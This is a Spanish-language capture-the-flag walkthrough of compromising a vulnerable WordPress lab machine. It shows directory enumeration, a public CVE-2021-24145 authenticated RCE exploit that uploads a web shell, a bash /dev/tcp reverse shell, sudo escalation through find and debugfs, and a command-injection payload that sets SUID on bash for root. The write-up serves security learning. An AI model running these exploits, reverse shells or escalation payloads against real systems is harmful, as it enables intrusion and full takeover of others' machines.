


Vamos a desplegar la maquina vulnerable


Vamos a hacer un escaneo profundo de los puertos de la máquina.

Al ver que tenemos un servidor web, vamos a utilizar dirb para listar directorios ocultos de la pagina web.


```
❯ dirb http://172.18.0.2

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sat Sep 27 12:06:04 2025
URL_BASE: http://172.18.0.2/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://172.18.0.2/ ----
==> DIRECTORY: http://172.18.0.2/backups/
+ http://172.18.0.2/index.php (CODE:301|SIZE:0)
+ http://172.18.0.2/server-status (CODE:403|SIZE:275)
==> DIRECTORY: http://172.18.0.2/wp-admin/
==> DIRECTORY: http://172.18.0.2/wp-content/
==> DIRECTORY: http://172.18.0.2/wp-includes/
+ http://172.18.0.2/xmlrpc.php (CODE:405|SIZE:42)
```

Vemos que tiene una pagina con wordpress


Y hay un directorio donde podemos ver un archivo para descargar, así que lo miraremos.




Vamos a ver que encontramos en el archivo un usuario y contraseña que lo colocaremos en el login de wordpress.



Una vez dentro, vamos a ver los plugins que tiene para buscar alguna vulnerabilidad.



Buscando encontramos este repositorio de github




```
~/Descargas ✓ git clone https://github.com/dnr6419/CVE-2021-24145.git
```


Lo exploramos un poco para poder ver como funciona esta herramienta.

```
❯ python3 poc.py -h
/home/caan31/Descargas/CVE-2021-24145/poc.py:25: SyntaxWarning: invalid escape sequence '\ '
  / ___\ \   / / ____|   |___ \ / _ \___ \ |    |___ \| || | / | || || ___|
 ______     _______    ____  ___ ____ _     ____ _ _  _ _ _ _ ____
 / ___\ \   / / ____|   |___ \ / _ \___ \ |    |___ \| || | / | || || ___|
| |    \ \ / /|  _| _____ __) | | | |__) | |_____ __) | || |_| | || ||___ \
| |___  \ V / | |__|_____/ __/| |_| / __/| |_____/ __/|__   _| |__   _|__) |
 \____|  \_/  |_____|   |_____|\___/_____|_|    |_____|  |_| |_|  |_||____/

               * Wordpress Plugin Modern Events Calendar Lite RCE
               * @Hacker5preme


usage: poc.py [-h] [-T IP] [-P PORT] [-U PATH] [-u USERNAME] [-p PASSWORD]

Wordpress Plugin Modern Events Calenar Lite RCE (Authenticated)

options:
  -h, --help            show this help message and exit
  -T, --IP IP
  -P, --PORT PORT
  -U, --PATH PATH
  -u, --USERNAME USERNAME
  -p, --PASSWORD PASSWORD
```


Vemos que nos integra una Shell, la exploramos y vemos lo que hace.

```
❯ python3 poc.py -T 172.18.0.2 -P 80 -U / -u developer -p 2wmy3KrGDRD%RsA7Ty5n71L^
/home/caan31/Descargas/CVE-2021-24145/poc.py:25: SyntaxWarning: invalid escape sequence '\ '
  / ___\ \   / / ____|   |___ \ / _ \___ \ |    |___ \| || | / | || || ___|
 ______     _______    ____  ___ ____ _     ____ _ _  _ _ _ _ ____
 / ___\ \   / / ____|   |___ \ / _ \___ \ |    |___ \| || | / | || || ___|
| |    \ \ / /|  _| _____ __) | | | |__) | |_____ __) | || |_| | || ||___ \
| |___  \ V / | |__|_____/ __/| |_| / __/| |_____/ __/|__   _| |__   _|__) |
 \____|  \_/  |_____|   |_____|\___/_____|_|    |_____|  |_| |_|  |_||____/

               * Wordpress Plugin Modern Events Calendar Lite RCE
               * @Hacker5preme



[+] Authentication successfull !

[+] Shell Uploaded to: http://172.18.0.2:80//wp-content/uploads/shell.php
```

Tenemos una Shell interactiva, para poder trabajar correctamente haremos una reverse Shell.



Vemos que tenemos un problema y que hace como puente esta ip, así que la reverse Shell probaremos con nuestra ip y si no con la que hace de puente.




```
❯ sudo nc -lvnp 443
listening on [any] 443 ...
```

```
p0wny@shell:/tmp# bash -c 'bash -i >& /dev/tcp/172.18.0.1/443 0>&1'
```

La ejecutamos y vemos que temeos acceso, vamos a ver como hacer la escalada de privilegios.

```
connect to [172.18.0.1] from (UNKNOWN) [172.18.0.2] 55396
bash: cannot set terminal process group (24): Inappropriate ioctl for device
bash: no job control in this shell
www-data@3693d6071466:/tmp$
```

Ahora vamos a ver que con el usuario rafa podemos escalar y nos ayudaremos de gtfobins.

```
www-data@3693d6071466:/tmp$ sudo -l
Matching Defaults entries for www-data on 3693d6071466:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User www-data may run the following commands on 3693d6071466:
    (rafa) NOPASSWD: /usr/bin/find
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo find . -exec /bin/sh \; -quit
```

```
www-data@3693d6071466:/tmp$ sudo -u rafa /usr/bin/find . -exec /bin/sh \; -quit
$ whoami
rafa
```

Ahora con el usuario ruben también haremos lo mismo.

```
rafa@3693d6071466:/tmp$ sudo -l
Matching Defaults entries for rafa on 3693d6071466:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User rafa may run the following commands on 3693d6071466:
    (ruben) NOPASSWD: /usr/sbin/debugfs
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo debugfs
!/bin/sh
```

```
rafa@3693d6071466:/tmp$ sudo -u ruben /usr/sbin/debugfs
debugfs 1.47.0 (5-Feb-2023)
debugfs:  !/bin/sh
$ whoami
ruben
```

Ahora el problema es con el fichero este no tenemos permisos para eliminarlo y crear otro, así que buscando un poco encontramos la siguiente manera para poder ejecutar el bash como a quien le pertenece como root.

```
ruben@3693d6071466:~$ sudo -l
Matching Defaults entries for ruben on 3693d6071466:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User ruben may run the following commands on 3693d6071466:
    (ALL) NOPASSWD: /bin/bash /opt/penguin.sh
```

Exploramos el script y luego lo ejecutamos

```
ruben@3693d6071466:~$ cat /opt/penguin.sh
#!/bin/bash

read -rp "Enter guess: " num

if [[ $num -eq 42 ]]
then
  echo "Correct"
else
  echo "Wrong"
fi
ruben@3693d6071466:~$
```

f

Aquí vemos que somos root.

```
ruben@3693d6071466:~$ sudo /bin/bash /opt/penguin.sh
Enter guess: test[$(chmod u+s /bin/bash)]
Wrong
ruben@3693d6071466:~$ bash -p
bash-5.2# whoami
root
```